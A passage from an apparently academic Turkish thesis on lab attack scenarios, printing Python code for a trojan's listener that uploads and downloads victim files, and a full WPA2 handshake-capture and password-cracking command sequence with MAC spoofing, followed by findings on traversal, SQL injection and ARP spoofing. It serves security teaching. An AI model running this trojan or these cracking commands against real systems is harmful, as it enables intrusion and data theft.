        self.baglanti.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR, _value: 1)
        self.baglanti.bind((ip,port))
        self.baglanti.listen(5)
        print("Dinleme başlatıldı")
        self.baglan,adres = self.baglanti.accept()
        print("bağlandı başarı ile bağlantı" + str(adres))

```

Şekil 10.77.Dinleyici.py Oluşturulan Sınıf ve Tanımlamalar

“class Baglama” adında bir sınıf tanımlanmıştır.

İnit fonsiyonu, “Baglama” sınıfının yapıcı fonsiyondur. Oluşturulan “Baglama” sınıfında bir nesne oluştuğunda otomatik olarak çağrılan bir fonsiyondur. Sınıfın özelliklerini tanımlamak ve başlangıç değerini atamakta kullanılır. Her zaman “self” parametresi ile başlar. Trojan yazılımı için “baglanti” adında bir değişken tanımlanmış ve bu değişkenin bağlantı türünü ve kurulacak bağlantının nasıl olacağı tanımlanmıştır.

“baglanti” değişkeni içersin de bağlantı türü ve hangi bağlantı çeşitti olacağı tanımlanmıştır.

Bağlantının sürekli olması için “baglanti.setsockopt” parametresi tanımlanmıştır.

Bağlantının IP ve Port bilgisi için “baglanti.bind” parametresi tanımlanmıştır.

Bağlantının kaç kez dinlemeye alacağı bilgisini “baglanti.listen” ile tanımlanmıştır.

Bağlantıyı kabul etmek için “bağlan,adres” kullanıcıdan giriş almak için, “baglanti.accept” ile bağlantı isteğini kabul etmek için tanımlanmıştır.

```
(root@kali)-[~/PycharmProjects/hacker]
# python3 dinleyici.py
Dinleme başlatıldı
bağlandı başarı ile bağlantı('10.0.2.6', 55863)
komut giriniz: █
```

Şekil 10.78.Dinleme ve Bağlantının Gerçekleşmesi

Trojen’in aktif olması için “dinleyici.py” de ilk önce dinlemeye başlanmıştır. Saldırı için hazırlanan trojen aktif olduğunda bağlantının başarılı bir şekilde gerçekleştiği ve saldırıya uğrayan bilgisayarın bilgilerini içeren mesaj ile ekrana yazdırılmıştır. yazdırılmıştır.

```
1 usage
def paketleme(self,veri):
    paket = simplejson.dumps(veri)
    self.baglan.sendall(paket.encode("utf-8"))
    if veri[0]=="çıkış":
        self.baglanti.close()
        exit()
1 usage
def paket_cöz(self):
    gelen_veri = ""
    while True:
        try:
            gelen_veri = gelen_veri + self.baglan.recv(1024).decode("utf-8")
            return simplejson.loads(gelen_veri)
        except ValueError:
            continue
1 usage
```

Şekil 10.79.Verı Alış/veriş İçin Kullanılan Kod Örneği

Veri alış/verişi için terminal ekranında “pip3 install simplejson” kurulumu gerçekleştirilmiştir.

Saldırıya uğrayan kişinin bilgisayarından veri alış/verişi için paketleme fonksiyonu içinde “paket” adında bir değişken tanımlanarak simplejson’nun “dumps” parametresi kullanılmıştır. “self.baglanti.send” ile veri gönderme işlemi gerçekleşmiştir.

Kullanılan şart ile çıkış işleminin gerçekleşme durumu “çıkış” kelimesine eşitlenerek trojen’in bağlantısının koparılması ve çıkış işlemi gerçekleştirilmiştir.

Veri alış/verişinde aktarılan verilerin çözülmesi için implejson’nun “loads” parametresi kullanılmıştır. Dikkat edilmesi gereken nokta alınan verinin tüm paketlerinin alındıktan sonra okunabilir olması için “while” döngüsü içinde çözme işlemi gerçekleştirilmiştir.

```
def baslatma(self):
    while True:
        giris = input("komut giriniz: ")
        giris = giris.split(" ")
        try:
            if giris[0]=="yükle":
                with open(giris[1],"rb") as dosya1:
                    veri3= base64.b64encode(dosya1.read())
                    giris.append(veri3)

                self.paketleme(giris)
                cikti = self.paket_cöz()
                if giris[0]=="indir" and "hatalı giriş yaptınız" not in cikti:
                    with open(giris[1], "wb") as dosya:
                        dosya.write(base64.b64decode(cikti))
                    cikti = giris[1] + "indirildi"
                except Exception:
                    cikti = "hatalı giriş yaptınız"

            print(cikti)

baglanti_kurma = Baglama(ip: "10.0.2.15", port: 888)
baglanti_kurma.baslatma()
```

Şekil 10.80.Troje’ni Başlatma Örnek Komut Satırları

Oluşturulan başlat fonksiyonu ile ilk önce komutları alması için “input” komutu ile klavyeden komut girilmesi istenmiştir. “split” komutu ile bırakılan boşluktan sonra bölme işlemi yapılmıştır.

Oluşturulan “if “ koşul parametresinde “giris[0]” ile klavyeden ilk komutun sinaması yapılmıştır. Yapılan sinama işleminde “yükle” parametresine eşit olması durumunda dosyanın ”rb” parametresi ile “dosya1” okuma işlemi gerçekleştirilmiştir. Dönüşüm işlemi için “b64encode” parametresi kullanıldıktan sonra dosyanın okunması için “read” parametresi kullanılmıştır.

Saldırıya uğrayacak bilgisayarda dosyanın yüklenmesi için, okunan verinin komut ve dosya ismi üzerine eklenmesi gerekmektedir. Bunun için “append” parametresi kullanılmıştır.

```

24.10.2023 16:27 <DIR> .
24.10.2023 16:27 <DIR> ..
18.10.2023 19:48 68.013 1.txt
24.10.2023 09:57 <DIR> build
24.10.2023 09:57 <DIR> dist
18.10.2023 13:16 2.352 Microsoft Edge.lnk
23.10.2023 13:25 1.908 test.py
24.10.2023 09:57 677 test.spec
23.10.2023 12:33 0 Yeni Metin Belgesi.txt
5 File(s) 72.950 bytes
4 Dir(s) 28.011.532.288 bytes free

komut giriniz: yükle resim.jpeg
hatalı giriş yaptınız
komut giriniz: yükle resim.jpeg
resim.jpeg yüklendi
komut giriniz: dir
Volume in drive C has no label.
Volume Serial Number is BA1F-AD6C

Directory of C:\Users\bidb\Desktop

24.10.2023 16:29 <DIR> .
24.10.2023 16:29 <DIR> ..
18.10.2023 19:48 68.013 1.txt
24.10.2023 09:57 <DIR> build
24.10.2023 09:57 <DIR> dist
18.10.2023 13:16 2.352 Microsoft Edge.lnk
24.10.2023 16:29 606.445 resim.jpeg
23.10.2023 13:25 1.908 test.py
24.10.2023 09:57 677 test.spec
23.10.2023 12:33 0 Yeni Metin Belgesi.txt
6 File(s) 679.395 bytes
4 Dir(s) 28.010.696.704 bytes free

komut giriniz:

```

Şekil 10.81.Trojen ile Saldırıya Uğrayan Bilgisayara Veri Yükleme Örneği

Saldırı yapılacak bilgisayarın Windows 10 olmasından dolayı dosyaları listelemek için “dir” komutu kullanılarak var olan dosyaların listesine ulaşılmıştır. Listede “resim.jpeg” dosyasının olmadığı görülmüştür. “resim.jpeg” dosyasının saldırıya uğrayan kişinin bilgisayarına aktarılması için “yükle resim.jpeg” komutu ile yükleme işlemi gerçekleştirilmiştir. Gönderilen dosyanın saldırıya uğrayan bilgisayara gönderilip gönderilmediğini test etmek için “dir” komutu ile listeleme yapılmış ve dosyanın saldırıya uğrayan bilgisayara gönderildiği görülmüştür.

“İf giriş[0]” == “indir” şartında “hatalı giriş yaptınız” mesajı olmadığı durumlarda indirilmesi için “not in” parametresi ile şarta bağlanmıştır.

“with open” ile dosya ismini yazılabilir olduğunu belirlemek için “wb” parametresi kullanılmıştır.

Dosyanın okunması için “write” parametresi kullanılmıştır. Okunmasını istediğimiz dosyanın dönüşüm işlemi için “b64decode” komutu kullanılmıştır.

```

23.10.2023 12:33 <DIR> .
23.10.2023 12:33 <DIR> ..
18.10.2023 19:48 68.013 1.txt
20.10.2023 15:16 <DIR> build
20.10.2023 15:16 <DIR> dist
18.10.2023 13:16 2.352 Microsoft Edge.lnk
20.10.2023 12:40 606.445 resim.jpeg
23.10.2023 13:25 1.908 test.py
20.10.2023 15:16 678 test.spec
23.10.2023 12:33 0 Yeni Metin Belgesi.txt
6 File(s) 679.396 bytes
4 Dir(s) 28.056.875.008 bytes free

komut giriniz: indir 1.txt
1.txtindirildi
komut giriniz:

```

Şekil 10.82.Trojenle Veri İndirme Örneği

Saldırıya uğrayan bilgisayarda yer alan “1.txt” dosyasını saldırıyı yapan bilgisayara indirmek için “ indir 1.txt” komutu kullanılarak indirme işlemi başarılı şekilde gerçekleşmiştir.

Bağlantının yapılabilmesi saldırıya uğrayan kişinin saldırgana istekte bulunulması gerekmektedir bunun için saldırıyı yapacak bilgisayarın IP ve Prot bilgisi girilmiştir.

Bu saldırı senaryosunda hazırlanan trojen’in kurban tarafından çalıştırılmasından sonra kurban bilgisayar üzerinde veri gönderme, veri alma ya da dosyalar arasında gezinme yetkisi saldırıyı yapan kişiye geçmiştir.

10.9.Wifi Saldırı Örneği

Wi-Fi saldırısı, bir ağı ya da ağa bağlı bir cihazın izinsiz erişimini sağlamak için yapılan siber saldırı türüdür. Bu saldırı senaryosunda WPA/WPA2 ile şifrelenmiş ZYXEL marka wi-fi modeminin laboratuvar ortamında modem şifresini tespit edilmeye çalışılmıştır.

Wi-Fi saldırısını başlatılmadan önce masaüstü bilgisayara harici bir usb wi-fi adaptör bağlanması gerekmektedir. Kali Linux’u başlattıktan sonra terminal ekranında “ifconfig” komutu ile bağlanılan usb adaptör kontrol edilmiştir.

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::48ef:c9b1:e9de:6d6c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 34728 bytes 25968783 (24.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25197 bytes 3869985 (3.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 2a:8c:b3:d6:2d:dc txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Şekil 10.83.Kali Linux’a Bağlanılandı Türleri

Bağlantı başarılı şekilde sağlandıktan sonra gerçek bir saldırıda saldırgan kimliğini gizlemesi için Mac adresini değiştirmesi gerekmektedir.

Mac adresi değiştirmek için terminal ekranında “ifconfig” komutu ile Wlan0 olarak gelen wi-fi adaptörünün ether kısmında yer alan 6 bloklu gerçek Mac adresi öğrenilmiştir. Kali Linux ile gelen maccjanger programını terminal ekranında açtıktan sonra “macchanger -r wlan0” komutu ile yeni Mac adresini elde edilmiştir.

```

(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::48ef:c9b1:e9de:6d6c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 590 (590.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 3034 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# macchanger -r wlan0
Current MAC: 5e:a9:9a:6f:a1:d2 (unknown)
Permanent MAC: ec:f0:0e:0d:89:03 (Abocom)
New MAC: 72:66:5d:bd:0a:a4 (unknown)

```

Şekil 10.84. Macchanger ile Wi-fi Adaptörüne Yeni Mac Ataması

Permanent Mac olarak görünen gerçek Mac adresi New Mac adresi ise değiştirilmiş Mac adresidir. Başarılı şekilde değiştirilen Mac adresinden sonra artık ağda yer alan wi-fi'lerin tespit edilmesi gerekmektedir.

Monitör mod: Kablosuz ağ kartını normal moddan farklı bir moda geçmesini sağlayan bir özelliktir. Normal mod da bağlı wi-fi sinyallerini alır, monitör modunda ise ağ kartından tüm wi-fi sinyallerini gönderip alır. Bu yakındaki ağların taramasını, analiz edilmesini ve saldırıya uğramasını mümkün kılar.

Monitör moda geçmek için terminal ekranında “airmon-ng start wlan0 “ komutu ile monitör moda geçiş yapılmıştır. Monitör mod kullanılırken bir ağa bağlanılamaz sadece izlenir. Ağları izlemek için “airodump-ng wlan0mon” komutunu kullanılmıştır.

```

root@kali: ~
File Actions Edit View Help

CH 7 ][ Elapsed: 1 min ][ 2023-09-05 04:22 ][ sorting by first seen

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
00:02:CF:DD:C8:E0 -51      18         0    0   6  130  WPA2 CCMP  PSK  Bidb
BSSID          STATION      PWR  Rate  Lost  Frames  Notes  Probes

```

Şekil 10.85. Monitör Mod ile Wi-fi Ağı İzlemek

Monitör mod’da var olan ağlar ile ilgili bazı bilgiler sunar bunlar:

BSSID: Mac adreslerini verir.

PWR: Power olarak geçer yani güç demektir. Wi-Fi ağının yakınlığını gösterir.

DATA: Veri alışverişini gösterir.

CH: Hangi kanal da olduğunu verir.

ESSD: Listelenen ağların adını verir.

Monitör mod ile izlenilen ağlardan birine bağlanmak için “airodump-ng – channel 6 –bssid 00:02:CF:DD:C8:E0 wlan0mon” komutu ile bu çalışma için oluşturulan wi-fi cihazına bağlantı sağlanmıştır.

```

root@kali: ~
File Actions Edit View Help

CH 6 ][ Elapsed: 3 mins ][ 2023-09-05 04:29 ][ sorting by first seen


BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
00:02:CF:DD:C8:E0 -54 100      1947      350    0   6  130  WPA2 CCMP  PSK  Bidb
BSSID          STATION      PWR  Rate  Lost  Frames  Notes  Probes
00:02:CF:DD:C8:E0 EE:0C:E2:BF:D9:DE -52  1e-24  10    828
00:02:CF:DD:C8:E0 10:51:07:98:A7:65 -46  1e-24e  0     240  EAPOL

```

Şekil 10.86. Seçilen Wifi Ağına Bağlanmak

Wi-fi ağının kayıt etmek için terminal ekranında yazılan “airodump-ng –channel 6 –bssid 00:02:CF:DD:C8:E0 –write ilk wlan0mon” kodu ile ” bidb” ait verileri kayıt etmeye başlayacaktır. Yalnız yapılan kayıt işleminde verilerin şifreli olarak verecektir.

Kayıt edilen ağın şifresini öğrenmek için “crunch 14 14 I john –stdin –session=wifihack –stdout I aircrack-ng –w - -b 00:02:CF:DD:C8:E0 ilk-01.cap” komutu kullanılmıştır. Bu komutta kullanılan “stdin” giriş ve “stdout” ile çıkışı belirlerken “ilk-01.cap” ile kayıt edilen şifreli dosya yolu belirlenmiştir. Bu şekilde wordlist oluşturmada wi-fi şifresi bulunmaya çalışılmıştır. Bu saldırı türünde 1 TB’ın üstünde bir veri ile şifre kırılmaya çalışılmıştır. Bu durum saldırının çok uzun sürmesine sebep olacaktır.



```

root@kali: ~
File Actions Edit View Help

Using default input encoding: UTF-8

[00:18:54] 6252616 keys tested (5600.49 k/s)

Current passphrase: [REDACTED]

Master Key   : 64 C7 EE 30 12 5A B0 12 10 27 18 BF D3 AD F8 19
               58 F7 99 87 00 BD A6 4A E9 BF 06 54 9C 0D 66 A2

Transient Key : E8 30 F4 B6 9A 2D 18 7E E3 0F C1 D9 F2 10 18 AD
               95 D4 2D 37 D9 02 0B 06 B6 62 05 AE 15 2E EB E0
               F1 85 1A 89 F7 26 33 E7 63 5B 2A D9 52 86 9A E7
               1C 8D 5C 90 4F 16 DD DE FA B4 43 83 B4 E6 F0 C5

EAPOL HMAC   : A1 0E D4 96 DE A0 E3 8A BD FD D1 ED D9 6A CA 7E
  
```

Şekil 10.87. Wi-Fi Şifresini Kırma Ekranı

Saldırı senaryosu için oluşturulan ağın şifresi elde edilmiştir.

11. ARAŞTIRMA SONUÇLARI VE TARTIŞMA

Bu çalışmanın nihai hedefi kurum, kuruluş ve kişilerin maruz kalabileceği muhtemel siber saldırı yöntemlerinin incelenmesi ve laboratuvar ortamında örnek saldırı senaryoları ile maruz kalınması muhtemel saldırılara dikkat çekilmesi ve kurum/kuruluş ya da kişilerin alabilecekleri önlemlere noktasında önerilerde bulunmaktır. Hazırlanan saldırı senaryolarında OWASP Top 10 2023 yılı zafiyet listesinde yer alan zafiyetler ile birlikte gerçek hayatta karşılaşılması muhtemel saldırı senaryoları referans alınmıştır.

İncelenen siber saldırı senaryolarında bazı siber saldırı tekniklerinin uygulanmasının oldukça kolay olduğu gözlemlenmiştir. Aynı zamanda Kali Linux, siber saldırılar için kullanılan çok güçlü araçlarla kurulu olduğundan, herhangi bir bilgi ve deneyime sahip olmadan saldırıyı gerçekleştireceklerin hedefine ulaşmasında çok büyük kolaylık sağlamaktadır.

Kurum ve kuruluşlar siber saldırıların önlenmesi amacıyla çeşitli çalışmalar yapmaktadır ancak sanal dünyada IP adreslerine sahip birçok cihaz mevcuttur. Bu durum siber saldırı gerçekleştiren kişilerin olasılığını ve çeşitliliğini artırdığı gibi saldırı yöntemlerinin de çeşitliliğini artırmaktadır.

Bir kurum ve kuruluşun yanlış veya eksik güvenlik yapılandırılması veya portlarını açık bırakılması, tüm işletim sistemleri ve bunların içindeki tüm kullanıcılar için risk oluşturduğunu unutulmamalıdır.

11.1.Gercekleştirilen Saldırı Senaryoları

11.1.1.Kırık kimlik doğrulama saldırı bulguları

Kırık kimlik doğrulama zafiyet testleri için kurulumu yapılan Dotdotpwn aracı ile bir web sitesi veya web uygulaması üzerinde dizin taraması yapabilmek mümkündür. Bu araç da belirli URL ya da parametrede geçersiz dizin karakterleri kullanılarak sunucun dosya sistem yapısını ortaya çıkarmaya çalışılır. Sunucu tarafına yapılan isteğe

dönen cevabı analiz ederek sistemin savunmasız olduğu noktalar tespit ederek saldırıya bildirilir. Bu şekilde, saldırgan verileri ya da sunucuyu ele geçirebilir. Dotdotpwn aracı, farklı protokoller (HTTP, FTP, TFTP, vb) ve platformlar (Windows, Linux, vb.) desteler ve özelleştirilebilir.

Saldırı senaryosunun laboratuvar ortamında gerçekleşmesi için kurulumu gerçekleştirilen Web For Pentester uygulaması ile birçok zafiyet incelemesi yapmak mümkündür.

Web for Pentester uygulamasında incelene bilecek zafiyetler şunlardır:

XSS(Cross Site Scripting): Bir kullanıcının tarayıcısına kötü amaçlı kod enjekte etmek ve yürütmek için bir web sitesindeki güvenlik açıklarından yararlanma sürecidir. Bu saldırının amacı kullanıcının kişisel verilerini, oturum bilgilerini veya çerezleri ele geçirmektir (Ayoub, 2012).

Directory Traversal: sunucudaki dizinlere veya dosya sistemlerine yetkisiz erişime izin veren bir web uygulama güvenlik açığıdır. Saldırgan, web uygulamasından elde ettiği dosya adı veya dizin adı parametresine kötü amaçlı özel karakterler ekleyerek sunucudaki herhangi bir dosya veya kök dizinden erişebilir (Ağar, 2014).

SQL Injection: Web ortamında var olan veri tabanı uygulamasına zararlı SQL komutları göndererek veri tabanını istismar etmeyi amaçlar (Ağar, 2014).

File Include: Bir web uygulamasının yerel ya da uzak bir dosyayı yorumlayıcıya göndermesine izin veren işlevdir. Bu işlev, web uygulamasının dinamik olarak içerik oluşturmaya veya başka kaynaktan veri almasına yardımcı olabilir. Saldırgan web uygulamasından aldığı dosya adı parametrelerine kötü amaçlı dosya yolları ekleyerek, istediği dosyayı çalıştırabilir (Ağar, 2014).

Command Injection: Komut enjeksiyonu, bir web uygulamasının kullanıcı girdisini doğrudan bir sistem komutu olarak yürüttüğü güvenlik açığıdır. Saldırgan web uygulaması üzerinden aldığı girdiler ile komut ekleyerek sistem üzerinde istediği

işlemleri gerçekleştirmesine olanak tanır. Bu saldırı türü kullanıcı girdisinin yeterince doğrulama, filtreleme işlemi yapılmadığında ortaya çıkar (Ağar, 2014).

LDAP Attacks(Lightweight Directory Access Protocol): LDAP protokolü ağ kaynakları üzerinden izin hizmeti sunan bir uygulama protokolüdür. Dizin servisleri, ağ üzerindeki kullanıcıları, grupları, cihazları ve diğer kaynakları tanımlamak ve yönetmek için kullanılır. LDAP saldırılarının da enjeksiyon saldırıları, brute force(kaba kuvvet) saldırıları, DDoS saldırıları yapılabilir (KV).

XML Attack(Extensible Markup Language): XML, veri depolamak ve aktarmak için kullanılan işaretleme dilidir. Saldırgan XML verilerinin yapısını veya içeriğine kötü amaçlı kod ekleyerek uygulamanın güvenlik açıklarını kullanarak saldırıyı gerçekleştirebilir. Bu durum uygulamanın işlevselliğini bozabilir, gizli verilere erişilebilir veya sunucuyu devre dışı bırakabilir (Wei, 2022).

Saldırı senaryosunda directory traversal(dosya/dizin) zafiyetleri incelenmiştir. Gerçek bir saldırıda, saldırıya uğrayan sistem hakkında bilgi toplamak ve elde edilen bilgileri hedef sisteme saldırmak için kullanmak mümkündür. Yapılacak saldırı başarıya ulaşması durumunda hedef sistem içerisinde yer alan hassas bilgilerin ele geçirilebileceği gözlenmiştir.

11.1.2. Şifreleme saldırı bulguları

Hazırlanan saldırı senaryosunda en çok kullanılan sözcük saldırı yöntemi üzerinden bir saldırı senaryosu oluşturulmuştur. Oluşturulan saldırı senaryosunda kriptografik olarak şifrelenmiş verinin saldırganın oluşturacağı bir wordlist ile çözümleyerek gerçek şifrenin elde edilmesi amaçlanmıştır.

Şifreleme ve şifrelenmiş verinin orijinal haline dönüştürülmesinde izlenen adımlar şunlardır:

<https://wmaraci.com/md5-sha1-sifre-olusturucu> : web adresi ile belirlenen şifrenin kriptografik dönüşümü gerçekleştirilmiştir.

MD5 Şifreleme Yöntemi: Verileri belirli bir algoritma içerisinde 128 bitlik özet değer üreterek sadece şifre çözme anahtarına sahip olan kişiler tarafından okunabilen bir yöntemdir. Bu yöntem genellikle parolaların şifrlenmesi ve depolanması, dosya ve veri transferlerinde veri bütünlüğünün kontrolü gibi güvenlik amaçları için kullanılır.

Hash-identifler Programı: Bir girdiyi alıp, alınan girdiyi belirli bir uzunlukta ve sabit bir formatta bir çıktıya dönüştüren ve alınan hash değerinin hangi algoritma ile oluşturulduğunu tespit eden bir algoritmadır. Hash fonksiyonları, kriptografi veri bütünlüğü, şifreleme ve kimlik doğrulama gibi alanlarda yaygın kullanılır (Gündoğan, 2020).

Crunch Programı: Belirli kriterlere göre rastgele kelime listesi oluşturmak için kullanılan bir araçtır. Bu araç, şifre kırma, penetrasyon testi ya da diğer güvenlik amaçlı uygulamalarda kullanılabilir. Crunch programının temel tanımı şöyledir:

```
crunch <min> <max> [seçenekler]
```

Burada <min> ve <max> oluşturulacak kelime listesinin minimum ve maksimum uzunluğunu belirtir. Seçenekler ise kullanılacak karakter setini, çıktı dosyasını, önek veya sonek eklemeyi, desen oluşturmayı veya tekrarlanan karakterleri engellemeyi içerir.

Jonh Programı: Sözcük saldırısını gerçekleştirmek için kullanılan bir araçtır. Bu araç, şifreli metinleri ya da parolaları kırabilmek için önceden belirlenmiş bir sözcük dosyasını kullanarak, şifreli metinlerin veya parolaların olası metin karşılıklarını tahmin etmeye çalışır.

Elde edilen bulgularda 128 bit şifrelemenin kırılmasının ilk adımında, hangi şifreleme yönteminin kullanıldığının belirlenmesinin ardından, internette bulunan geniş bir kelime listesi kullanılarak orijinal şifreye ulaşılabilirdiği gözlemlenmiştir.

Şifre saldırılarını tespit etme yöntemleri;

- 1.Giriş denemelerindeki artış
- 2.Beklenmedik şifre değişiklikleri

3.Sistem günlüklerinden olağan dışı IP veya farklı lokasyon girişleri

4.Şüpheli girişlerde sistem tarafından verilen uyarılar dikkate alınarak olası bir saldırının önlenmesi mümkün olduğu tespit edilmiştir.

11.1.3.Enjeksiyon saldırı bulguları

Saldırı senaryosunda web uygulamalarının veri tabanlarına yapılması muhtemel saldırı senaryosunun laboratuvar ortamında gerçekleştirmek amacıyla bir SQL veri tabını ve veri tabanına bağlı oluşturulan kullanıcının ad-soyad bilgileri ile sunucu tarafına gönderilmesi istenen öneriler bölümünü içeren bir uygulama hazırlanmıştır.

Bu saldırı senaryosunda veri tabanına bağlı bir uygulamada kullanıcıların öneri metni ile veri tabanında kayıt edilmesi sonucunda saldırganın bu uygulama üzerinden veri tabanında yer alan bilgilere erişim için kullanılan SQL komutları üzerinde durulmuştur.

SQL enjeksiyon saldırıları, genellikle aşağıdaki gruplara ayrılır:

Hata Tabanlı SQL Enjeksiyonu: Veri tabanının hata mesajlarını kullanarak veri çalmak için yapılan bir saldırıdır. Bu saldırıda, saldırgan, hata mesajlarında görünen veri tabanı bilgilerini toplar (Kabal, 2023).

Kör SQL Enjeksiyonu: Veri tabanının hata mesajlarını göstermediği durumlarda yapılan bir saldırıdır. Bu saldırıda, saldırgan, doğru veya yanlış cevaplar alarak veri tabanını tahmin etmeye çalışır (Kabal, 2023).

Zaman Tabanlı SQL Enjeksiyonu: Veri tabanının cevap süresini kullanarak veri çalmak için yapılan bir saldırıdır. Bu saldırıda, saldırgan, veri tabanına belirli bir süre beklemesini söyleyen komutlar gönderir ve bu süreye göre veri tabanı bilgilerini elde eder (Kabal, 2023).

Birleştirme Tabanlı SQL Enjeksiyonu: Birden fazla SQL sorgusunu birleştirerek yapılan bir saldırıdır. Bu saldırıda, saldırgan, ilk sorgunun sonucunu ikinci sorguya ekler ve böylece veri tabanından daha fazla bilgi alır. Dikkat edilmesi gereken nokta

sorguların aynı veri türe ait olması ve sütun sayılarının eşit olması gerekir (Kabal, 2023).

Saldırı senaryosunda hazırlanan veri tabanına bağlanan öneri programının, her kayıt girildiğinde, kaydın başarıyla alındığı bilgisini ve kaydın kaydedildiği ID numarasını döndürdüğü gözlenmiştir. Bu durumun hatalı biçimlendirilmiş SQL komutlarının veri tabanına eklenip eklenmediğini gösterdiği ve ayrıca saldırgana veri tabanı açıkları hakkında bilgi sağladığı tespit edilmiştir. Saldırganın veri tabanındaki bir güvenlik açığını keşfettikten sonra kullanıcı ekleyebildiği, kullanıcı silebildiği veya veri tabanındaki tüm bilgilere erişim sağlayabildiği gözlemlenmiştir.

Sonuç olarak web uygulama ya da web sitelerinde kullanılan veri tabanlarında güvenlik önlemlerinin iyi yapılması ve veri tabanı yöneticisinin güvenlik önlemlerinin gelişen günün şartlarına uygun yapılandırması gerektiği öngörülmüştür.

11.1.4.Ortadaki adam saldırısı bulguları

Hazırlanan saldırı senaryosunda, Kali Linux üzerinde kurulu Arpspoof aracının çalışma prensibi baz alınarak özelleştirilmiş bir saldırı aracı hazırlamak amacıyla Python dilinde bir uygulama hazırlanmıştır. Hazırlanan uygulama ile ağ üzerinde ortadaki adam (MITM) saldırısı gerçekleştirilmiştir. Saldırıların analizi için hazırlanan uygulamada kriterlerin filtrelenmesiyle gerekli veriler elde edilmiştir.

Arpspoof aracı, Linux işletim sisteminde bulunan dsiff paketlerinin bir parçasıdır. Ağ içindeki bir cihazın Mac adresini saldırganın Mac adresi ile değiştirebildiği ve bu sayede saldırıya uğrayan cihazın gönderdiği veya aldığı paketlerin saldırgana yönlendirebildiği bir saldırı türüdür.

Hazırlanan saldırı senaryosunda arpspoof aracının çalışma mantığı şu şekildedir:

- 1.Kötü niyetli kişi saldırı yapacağı kişinin Mac adresini öğrenmek için istekte bulunur. Ve Mac adresini ARP yanıtı ile kötü niyetli kişiye gönderir.

- 2.Kötü niyetli kişi saldırı yapılacak kişinin varsayılan ağ geçidinin Mac adresini öğrenmek için ARP isteği gönderir. Saldırıya uğrayan kişinin varsayılan ağ geçidi, Mac adresini ARP yanıtı ile kötü niyetli kişiye gönderir.
- 3.Kötü niyetli kişi, hedef bilgisayara sahte ARP yanıtları göndererek kendini varsayılan ağ geçidi olarak tanıtır. ARP saldırısı başarılı olursa kurban bilgisayarın internet trafiği kötü niyetli bilgisayarına yönlendirilir.
- 4.Kötü niyetli kişi, varsayılan ağ geçidine sahte ARP yanıtlar göndererek kendini hedef bilgisayar olarak gösterir. Bundan sonra internet üzerinden gelen cevaplar kötü niyetli kişinin bilgisayarına yönlendirilir.

Wireshark: Çevrimiçi ve çevrimdışı olarak ağ trafiğini yakalayabilen, analiz edebilen, çeşitli filtreleme özelliği olan, birçok protokolü destekleyen açık kaynaklı bir paket analiz aracıdır (Taner, 2018).

